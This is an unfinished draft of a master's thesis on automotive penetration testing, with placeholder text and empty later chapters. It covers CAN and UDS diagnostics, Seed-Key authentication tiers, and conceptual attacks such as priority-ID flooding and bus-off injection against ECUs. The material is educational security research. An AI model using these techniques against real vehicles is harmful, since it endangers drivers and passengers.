POLITECNICO DI TORINO

Master's Degree in Cybersecurity

Master's Degree Thesis

Penetration Test in Automotive Systems

Supervisor:
Prof. ??? ???

Candidate:
Dennis D'Amico

Internship Tutor
TurinTech SE:
Eng. Mauro Bruno

Academic year 2025/2026

Abstract

LOREM ipsum
LOOK content/abstract.tex

Acknowledgments

???

Table of Contents

List of Figures

List of Tables

Acronyms

!!!	LOOK glossaries.tex.
ACK	Acknowledgment.
ADAS	Advanced Driver Assistance Systems.
CAN	Controller Area Network.
CAN-FD	Controller Area Network - Flexible Datarate.
CIA	Confidentiality Integrity Availability.
DTC	Diagnostic Trouble Code.
ECU	Electronic Control Unit.
E/E	Electrical and Electronic.
NRC	Negative Response Code.
SID	Service Identifier.
UDS	Unified Diagnostic Services.
UUDT	Unakcnowledged Unsegmented Data Transfer.

Chapter 1

Introduction to Automotive system and structure

1.1 Evolution of Automotive Architecture

For several decades the design of vehicles was mainly focused on providing a reliable mechanical infrastructure that would be both secure and economical. However with the advancement of embedded technology the paradigm shifted toward providing software-driven platforms that provide services to the user to enhance the comfort of the transportation.

To support this digital transition, the underlying Electrical and Electronic (E/E) architecture had to evolve through three main topological models[1], shown in image 1.1:

1. **Distributed architecture (The legacy model):** In early electronic systems, every new feature—such as anti-lock braking (ABS) or airbag deployment required a dedicated Electronic Control Unit (ECU). These units were in a closed network state and would not interact with external environments.

2. **Domain control architecture (The current standard):** In this division the architecture is organised into domains according to functionality. Typically, these domains include Powertrain, Chassis, Body, ADAS, and Infotainment.

3. **Zonal Architecture (The Next-Generation Paradigm):** The latest evolutionary step organises the vehicle's network based on physical location (e.g., front, rear, left, right) rather than logical function. Localised Zonal Control Unit collect data from nearby components and stream it to a central ECU, drastically reducing the amount of wiring necessary and allowing the use of strategic high speed wiring.

1.1.1 Functional Domains and Network Requirements

The current adopted model classifies ECUs based on the requirements for data throughput, timing determinism, and fault isolation [3]:



Figure 1.1: Comparison of Automotive models (Source:[2])

- **Safety-Critical Domains (Powertrain and Chassis):** Units that manage core functionalities such as the Engine Control Module (ECM) or the ABS need low latency, typically ranging from 1 to 10 milliseconds, and absolute time determinism. Because a delayed message could result in catastrophic failure, these zones require strict *fault isolation*. If an ECU fails, the communication protocol must alert the rest of the network.

- **High-Bandwidth Domains (ADAS and Telematics):** Advanced Driver Assistance Systems process continuous data streams from camera sensors and other real-time driver assistance systems. These systems require both high throughput and deterministic scheduling to perform safety-critical actions, such as automated braking, are executed without any delay.

- **Low-Criticality Domains (Body and Comfort):** This domain is responsible for non critical components such as climate control, seat adjustments and interior lighting. These networks operate on relaxed latency constraints and low bandwidth requirements, making them ideal for more economical protocols.

1.1.2 Structural Limitations and Protocol Evolution

The presence of these different functional domains quickly revealed severe structural limitations within early E/E architectures, incentivising the development of high-speed in-vehicle communication protocols:

- **Moving from Traditional CAN to CAN-FD:** The traditional CAN bus has been the basis of automotive networking for decades. However its maximum data rate of 1 Mbps and payload limit of 8 bytes per frame became a critical bottleneck. As the number of onboard ECUs increased, networks suffered from severe traffic saturation. This led to the introduction of CAN-FD [4],

which mitigates these limits by increasing data throughput up to 5 Mbps and expanding the payload up to 64 bytes per frame.

- **The Transition to Automotive Ethernet:** Despite the bandwidth improvements of CAN-FD, modern data-heavy applications demand transmission speeds far beyond the capabilities of standard fieldbuses. This demand has resulted in the adoption of Automotive Ethernet (standardized under IEEE 100BASE-T1 and 1000BASE-T1) [5], which enables high-bandwidth, bidirectional communication (from 100 Mbps to over 1 Gbps) over a single unshielded twisted pair of copper wires.

1.1.3 Convergence and Automotive Cybersecurity Implications

This transition from isolated, low-bandwidth buses to high-speed, interconnected topologies has dramatically changed the automotive cybersecurity landscape. Traditionally, low critical domains were physically separated from safety-critical networks. Nevertheless, producer requirements for over-the-air (OTA) firmware updates, remote cloud diagnostics, and sophisticated infotainment connectivity have forced these distinct domains to be linked via centralized gateways [1].

This architectural convergence leads to severe security vulnerabilities, which are now governed by the *ISO/SAE 21434 Automotive Cybersecurity Engineering standard* [6]. While traditional safety engineering ensures that a system is robust towards random hardware faults, cybersecurity engineering must ensure the containment of intentional, malicious exploits.

Because low-criticality domains like the Infotainment system possess external wireless interfaces (Bluetooth, Wi-Fi, Cellular V2X), they represent the primary point of entry for an attacker [7]. If the network lacks cryptographic boundary enforcement or strong gateway-level filtering, a malicious actor can inject unauthorized diagnostic payloads into a low-criticality bus. Attackers can then exploit internal routing mechanisms to perform a lateral movement and compromise safety-critical domains.

1.1.4 Rationale for CAN Protocol Analysis

Despite the rapid deployment of high-bandwidth solutions such as Automotive Ethernet, the CAN and CAN-FD protocols remain the de facto standards for real-time powertrain, chassis, and body control due to their low cost, robustness, and deterministic arbitration. Therefore, understanding the internal functionalities, intrinsic design limitations, and underlying vulnerabilities of the CAN protocol is essential for securing modern E/E architectures. The following section describes in detail its signalling mechanism, frame structure, and security weaknesses.

1.2 CAN Communication Protocol

The Controller Area Network is a multi-master, asynchronous serial bus protocol developed by Robert Bosch GmbH in the 1980s to replace complex point-to-point wiring in vehicles. It uses a differential two-wire bus consisting of CAN High (CAN_H) and CAN Low (CAN_L) lines as shown in figure 1.2. Communication is based on two logical states that describe the difference in voltage levels: *dominant* (logical 0) and *recessive* (logical 1). Because a dominant state actively forces the bus voltage difference, it always overwrites a recessive state, enabling robust collision resolution without data corruption.



Figure 1.2: Structure of a CAN network (Source:[8])

1.2.1 CAN Data Frame Structure

Specific frame types are used to transfer data across the CAN network, the most notable frame type being the standard Data Frame. A standard CAN Data Frame is divided into various functional fields, each serving a specific role such as synchronization, identification, data payload transmission and error checking.



Figure 1.3: Structure of a Standard CAN 2.0A Data Frame (Source:[8])

As illustrated in Figure 1.3, the standard Data Frame consists of the following sequential fields:

- **Start of Frame (SOF):** A single dominant bit (0) that synchronizes the clocks of all nodes on the bus after a period of idle network activity.
- **Arbitration Field:** Composed of an 11-bit Identifier (ID) and a single Remote Transmission Request (RTR) bit. The identifier defines the priority of the message. Smaller numerical ID values represent higher priority. The RTR bit indicates whether the frame is a data frame (dominant 0) or a remote request frame (recessive 1).
- **Control Field:** A 6-bit field with the Identifier Extension (IDE) bit, a reserved bit (r0), and the 4-bit Data Length Code (DLC). The DLC specifies the exact number of bytes in the payload, from 0 to 8 bytes.
- **Data Field:** The main payload of the message, containing from 0 to 8 bytes of application-specific parameters, such as sensor readings or status information.
- **Cyclic Redundancy Check (CRC) Field:** A 16-bit field containing a 15-bit checksum computed from the previous fields bits and 1 recessive CRC Delimiter bit. Nodes use this field to detect bit errors during transmission.
- **Acknowledgment (ACK) Field:** A 2-bit field containing of the ACK Slot and an ACK Delimiter. In the ACK Slot, the transmitting node sends a recessive bit. Any receiving node that validates the frame integrity overwrites this slot with a dominant bit to confirm successful reception.
- **End of Frame (EOF):** A sequence of 7 consecutive recessive bits indicating the definitive termination of the Data Frame.

1.2.2 Security Properties and Architectural Vulnerabilities

When the CAN protocol was standardized, automotive networks were physically isolated, closed systems. Therefore the protocol was designed for maximum dependability, real-time determinism, and hardware efficiency, completely excluding cryptographic security measures. A modern information security paradigm (CIA triad) analysis of CAN reveals some vital vulnerabilities as follows:

- **Lack of Authentication and Integrity (No Source Verification):** CAN frames do not contain any origin identifiers or cryptographic signatures. Messages are broadcast to the entire bus, and receiving nodes filter them based solely on the Message ID, which identifies the data type (e.g., engine speed) rather than the transmitter. As a result, any node connected to the bus can inject frames with identical IDs and impersonate a legitimate entity. The 15-bit CRC field only protects against random hardware bit-errors caused by electromagnetic interference but provides no protection against intentional malicious modifications.

- **Lack of Confidentiality (Open Broadcast Nature):** Because CAN uses a shared, broadcast medium, each node on the bus can read every transmitted frame. There is no native encryption layer in the data link and physical layers. An attacker with physical or logical access to the bus can perform passive eavesdropping, capturing all network traffic, and reverse engineering proprietary vehicle telemetry.
- **Vulnerability to Denial of Service (Arbitration Exploitation):** The deterministic priority mechanism, while beneficial for safety-critical real-time scheduling, introduces a major vulnerability. An attacker can continuously flood the bus with dominant bits or max priority frames (ID `0x000`). The non-destructive bitwise arbitration always blocks legitimate lower-priority traffic, leading to a complete network Denial of Service (DoS).
- **Susceptibility to Cyber-Physical Attacks (Error Handling Exploitation):** The built-in fault-confinement mechanism of CAN can be exploited. A node detecting too many transmission errors will automatically switch from an *Error Active* state to an *Error Passive* state, and eventually into a *Bus-Off* state, physically disconnecting it from the network. Attackers can exploit this by injecting dominant bits at the exact transmission time of a target ECU, forcing it into a permanent Bus-Off state, detaching it from the network as seen in image 1.4.



Figure 1.4: Error tracking in CAN network (Source:[8])

Chapter 2

Unified Diagnostic Services Protocol

2.1 Overview of ISO 14229 Standard

The Unified Diagnostic Services (UDS) protocol, standardized under ISO 14229 [9], is the de facto worldwide standard for automotive diagnostics, ECU firmware reprogramming, and fault management. Vehicle manufacturers used proprietary diagnostic protocols in the past, causing severe fragmentation in the automotive industry. Almost all modern passenger cars and commercial vehicles now use a single diagnostic system called ISO 14229, which brings together these diagnostic practices.

Architecturally, UDS operates at Session (Layer 5) and Application (Layer 7) layers of the Open Systems Interconnection (OSI) reference model [10]. One of UDS's advantage is its transport-layer independence; the core protocol defines diagnostic services and message formats without specifying the underlying physical medium. Therefore, UDS can be natively deployed on different network topologies such as traditional CAN buses, CAN-FD, Automotive Ethernet (DoIP).

The ISO 14229 standard is divided into several parts to separate core application logic from network specific implementations:

- **ISO 14229-1 (Application Layer):** Defines the structure diagnostic requests and responses, the timing parameters and the abstract logic, independent of the underlying network hardware.
- **ISO 14229-2 (Session Layer Services):** Defines the rules for session management, core timing requirements, and parameter definitions that govern the execution of diagnostic sequences.
- **ISO 14229-3 (UDS on CAN):** Adapts the application layer definitions for CAN networks by translating UDS requirements into physical and data link behaviors of the CAN bus.

UDS handles application-level diagnostic commands, but a major engineering challenge is the transmission of large payloads, such as fault memory dumps or ECU

firmware images over standard CAN fieldbuses, which limits the data payload to 8 bytes per frame. To overcome this limitation, CAN-based UDS implementation uses the ISO 15765-2 transport protocol, commonly known as ISO-TP[11]. ISO-TP manages the fragmentation, packetization, flow control, and reassembly of diagnostic messages, allowing payloads up to 4095 bytes to be transferred across multiple consecutive CAN frames.

2.2 Client-Server Diagnostic Model

The UDS protocol is based on a bidirectional client-server communication topology to perform diagnostic functions. In this framework the *client*, referred to as tester, is represented by an external diagnostic tool or an onboard central gateway and starts diagnostic sequences by sending request messages. On the other hand, the onboard ECUs are the *servers* which process the incoming client requests and send back the corresponding response messages containing status data, routine results, or fault information [10].

UDS defines two addressing modes at the network layer to manage the exchange of messages across shared vehicle networks. These modes determine the way servers interpret and process diagnostic traffic[8]:

- **Physical Addressing (Point-to-Point):** The client creates a dedicated point-to-point communication channel with a specific target ECU. This mode uses a special network identifier that is unique to that server. Services that require isolated, deterministic interaction are required to have physical addressing. Examples of physical addressing are reading Diagnostic Trouble Codes (DTC), flashing firmware images, initializing localised diagnostic routines.

- **Functional Addressing (Broadcast):** The client can transmit a diagnostic request to several ECUs simultaneously by using an identifier that is globally unique. This mode is mainly used in non-invasive, network-wide operations and supports onte-to-many communication. Typical applications include discovery of active nodes on the bus, query of global system states or sending of a synchronized request to transition all network nodes into a specific diagnostic session.

These client-server interactions are carried out according to standard timing parameters defined under the ISO 14229-2 specification to ensure network stability and avoid communication deadlocks. The most important timing variables include the tester present timeout ($P3_{max}$), which specifies the maximum allowed idle period before a server automatically reverts to the default session, and the server response time ($P2_{max}$), which defines the maximum time a server has to start the transmission of its response after receiving a client request. If a server requires additional processing time to perform a complex operation such as memory erasure or cryptographic verification, it must send a specific Negative Response Code (`0x78`,

Request Correctly Received - Response Pending) to dynamically extend the $P2_{max}$ window and prevent a client-side timeout.

2.3 UDS Request/Response Formats

Each UDS diagnostic communication sequence is built on a deterministic byte-level structure that enables servers to correctly interpret client requests and deliver specific feedback. Diagnostic messages are based on a main *Service Identifier* (SID) that specifies the main operation to be performed on the target ECU. The interaction of the protocol is classified into three major types of message formats: diagnostic requests, positive responses, and negative responses [10].



Figure 2.1: Structure of UDS Request and Response Formats (Source: [12]).

The architecture of these message formats is shown in Figure 2.1 and defined as follows:

- **Diagnostic Request:** Sent by the client, the first byte contains the request SID (ranging from `0x00` to `0x3E`). Depending on the service, there is a *Sub-function byte* that further defines the behaviour of the service (e.g. specific diagnostic sessions). Optional *Data Parameters* are addresses, identifiers or configuration values.
- **Positive Response:** The server sends a positive response frame when it validates and executes a request successfully. To indicate success, the server

returns the original request SID with a change in its value, by setting the 6th bit to 1. This corresponds to adding `0x40` to the request SID (e.g. a request SID of `0x10` yields a positive response SID of `0x50`). The remaining bytes repeat any relevant sub-function and contain the requested payload data.

- **Negative Response:** If a request fails validation, violates access control or cannot be executed due to timing constraints, the server returns a standardized Negative Response. The first byte of this frame is always a fixed echo byte of `0x7F`. The second byte indicates the original request SID to identify the failing command and the third byte contains a specific Negative Response Code (NRC) to define the exact root cause of the rejection [9].

The main functionalities of UDS are divided into a number of defined services, each of which is assigned to a specific hexadecimal (SID) that are used in the diagnostic request. The most commonly used services in modern automotive networks are summarized in Table 2.1

Table 2.1: Main UDS Service Identifiers and Functional Descriptions.

Request SID	Service Name	Functional Description
`0x10`	*DiagnosticSessionControl*	Changes the active software execution state in the server.
`0x11`	*ECUReset*	Forces the target controller to execute a hard or soft reset.
`0x22`	*ReadDataByIdentifier*	Extracts data record values stored under specific Data Identifiers.
`0x27`	*SecurityAccess*	Unlocks restricted high-privilege services via a Seed-Key handshake.
`0x2E`	*WriteDataByIdentifier*	Overwrites configuration or calibration values assigned to a DID.
`0x34`	*RequestDownload*	Initiates a data transfer from the client to the server's memory.
`0x35`	*RequestUpload*	Initiates a data transfer from the server's memory to the client.
`0x36`	*TransferData*	Executes the actual block-by-block data upload or download.
`0x3E`	*TesterPresent*	Transmits periodic keep-alive messages to prevent session timeouts.

2.4 Diagnostic Session Control

The *Diagnostic Session Control* service (SID `0x10`) controls an internal state machine that regulates the implementation of diagnostic functions within an ECU. High-privilege diagnostic operations like memory overwriting or localized actuator testing have severe safety and security consequences during normal vehicle operations so UDS isolates these capabilities into separate software execution environments called diagnostic sessions [13].

There are three main diagnostic sessions described in the ISO 14229-1 standard, each identified by a specific sub-function byte within the SID `0x10` request:

- **Default Session (`0x01`):** This is the default execution state of the ECU when turned on. It only allows non-invasive, safe diagnostic operations, such as reading standard vehicle telemetry (Data Identifier) or retrieving simple DTCs. This session disables any service that could change the ECU's firmware configuration or impair active driving control functions.
- **Programming Session (`0x02`):** This is a heavily restricted session used for memory flashing operations, bootloader interactions, software updates and security access. Normally moving to this state causes the ECU to suspend normal application execution and switch to a dedicated bootloader mode where the client can modify non-volatile memory sectors.
- **Extended Diagnostic Session (`0x03`):** This state allows advanced engineering and adjustment functions. It provides access to low-level hardware routines, internal configuration changes, sensor calibrations, and high-privilege diagnostic routines which are not available in the baseline default state.

The security logic strictly controls the life-cycle and transitions of such sessions. An ECU can always move from the Default Session to another session when requested but these privileged states requires have to be continuously reinforced by the client.

If a session different from the default remains idle for a period of time longer than the timeout parameter $S3_{server}$ (normally set to 5000 milliseconds), according to the ISO 14229-2 timing specification the server will execute a fallback sequence automatically and switch to the Default Session. To suppress this automatic timeout and preserve the privileged software state during idle testing intervals, the client must periodically transmit a specialized keep-alive frame known as the *TesterPresent* service (SID `0x3E`).

In Appendix A.3 the function `send_tester_present` (lines 17–32) shows how after the request for programming session a periodic message is needed to keep the session active in order to proceed in using the service 0x27 (Security Access)

2.5 Security Access Mechanisms

Security Access (SID 0x27) is a cryptographic handshake mechanism within the UDS protocol designed to prevent unauthorized access to safety-critical functionalities. While switching to a non-default session gives you access to advanced engineering diagnostics, the most sensitive operations such as downloading custom firmware require the client to successfully authenticate to the internal security subsystem of the target server.

The baseline authentication process, controlled by SID 0x27, employs a structured *Seed-Key* challenge-response protocol performed in two consecutive steps [14]:

1. **Seed Request:** The client sends a diagnostic request with SID `0x27` followed by an odd sub-function byte (e.g., `0x01` or `0x03`) indicating the desired security level. The target ECU processes the request and returns a pseudo-random bitstream known as the *Seed*.

2. **Key Submission:** The client takes the seed value and inputs it into a manufacturer-specific mathematical algorithm ($\mathcal{F}_{key}$) which returns a unique cryptographic response. The client then sends this computed *Key* back to the server using a second request frame with an even sub-function byte incremented by one (i.e. the request sub-function value plus one, such as `0x02` or `0x04`).



Figure 2.2: Security Access Mechanism (Source: [14]).

As illustrated in Figure 2.2, the server independently executes the same algorithm ($\mathcal{F}_{key}$) with its internally produced seed and compares its local output with the key submitted by the client. If both cryptographic tokens match, the server gives the client the requested security level privilege, returning a positive response frame. If validation fails, the server responds with a Negative Response and the specific NRC such as `0x35` (*Invalid Key*) or NRC `0x36` (*Exceeded Number Of Attempts*), which instantly triggers an anti brute-force lockout timer to prevent authorization requests for a time period.

The architectural design of the standard UDS Seed-Key mechanism, although widely deployed in the industry, exhibits fundamental weaknesses when analysed with modern security engineering paradigms. Early implementations lack mutual authentication, cryptographic nonces, or dynamic timestamps, thus the handshake

is inherently vulnerable to *Replay Attacks* and *Cryptographic Key Recovery* in the event of an adversary compromising the underlying transport medium. The security resilience of this protocol is entirely dependent on the mathematical complexity and implementation choices of the proprietary algorithm ($\mathcal{F}_{key}$). In automotive engineering practice, vehicle manufacturers have adopted various cryptographic and pseudo-cryptographic implementations to perform this validation, which can be classified into four evolution tiers.

2.5.1 Legacy Obfuscation and Linear Functions

Historically used due to strict ECU computational and memory constraints, this tier relies on simple bit-shifting and XOR operations.

- **Linear Feedback Shift Registers (LFSR):** Historically utilized due to strict ECU computational and memory constraints, these algorithms generate pseudo-random sequences by shifting bits through a register and feeding back a linear combination of its states (the carry bit) via XOR operations. While this architecture triggers a massive explosion of internal states—achieving a maximal period of $2^n - 1$ states that mimics true randomness—it suffers from structural linearity.

- **Salt Matrix Mapping:** A static obfuscation technique where the seed bytes are used as indices to extract coefficients from a pre-shared hardware matrix, which are then combined via basic arithmetic operations. The lack of dynamic execution routing makes these matrices highly susceptible to algebraic extraction attacks.

2.5.2 Symmetric Block and Custom Ciphers

This tier introduces structural security properties by implementing robust cryptographic boundaries within symmetric infrastructures.

- **Feistel Cipher Networks:** Custom implementations of Feistel structures utilize symmetric multi-round encryption blocks to encrypt the seed. By using local sub-keys derived from a master ECU key, they provide strong diffusion and confusion properties without requiring full-scale standard cryptographic libraries.

- **Advanced Encryption Standard (AES-128 / AES-192):** Modern high-end ECUs utilize hardware-accelerated AES engines to execute $\mathcal{F}_{key}$. The server generates a random seed, and the client must return the ciphertext encrypted with a symmetric pre-shared key. If implemented with proper hardware security modules (HSM), AES-128 provides robust protection against algorithmic recovery, though it remains vulnerable to replay attacks if the seed is reused or predictable.

2.5.3 Custom Virtualization and One-Way Hashing

Advanced modern implementations focus on hindering reverse engineering and ensuring mathematical irreversibility.

- **SA2 Virtual Machine Environment:** A highly sophisticated obfuscation architecture where the cryptographic logic is not compiled into native machine code. Instead, $\mathcal{F}_{key}$ is written in a proprietary bytecode executed by a lightweight virtual machine runtime embedded within the ECU firmware, significantly hindering static reverse engineering and automated decompilation.
- **Automotive Hashing Dictionaries (SHA-256):** Implementations that process the seed alongside a static secret salt through a cryptographic hash function like SHA-256. The fixed-length output is then truncated to match the expected UDS key length. This approach guarantees pre-image resistance, preventing an attacker from deducing the secret salt from the captured network data.

2.5.4 Asymmetric and Public-Key Cryptography

The highest tier of modern automotive security bypasses the risks associated with shared secrets by utilizing asymmetric mathematical frameworks.

- **PSA Bokslag (Asymmetric Moduli):** A specialized automotive implementation based on custom modular exponentiation and asymmetric frameworks. It segregates the verification key from the generation logic, preventing a total system compromise if a single ECU firmware is dumped.
- **Rivest-Shamir-Adleman (RSA) and Elliptic Curve Cryptography (ECC):** The pinnacle of modern automotive authentication. Instead of a shared secret, the client signs the ECU-generated seed using its private key, and the server verifies the digital signature using a stored public key or root certificate, solving the key-management distribution crisis across global supply chains.

The architectural design of the standard UDS Seed-Key mechanism, although widely deployed in the industry, exhibits critical structural weaknesses when analyzed with modern security engineering paradigms. Early implementations lack mutual authentication, cryptographic nonces or dynamic timestamps, and thus the handshake is inherently vulnerable to Replay Attacks and Cryptographic Key Recovery in the event of an adversary compromising the underlying transport medium.

Chapter 3

Threat and Vulnerability Analysis

3.1 Automotive Threat Analysis

3.2 STRIDE methodology

3.3 UDS Protocol Vulnerabilities

3.4 Attack Vectors on the Diagnostic Bus

Chapter 4

Experimental Laboratory Setup

4.1 Hardware Testbed Architecture

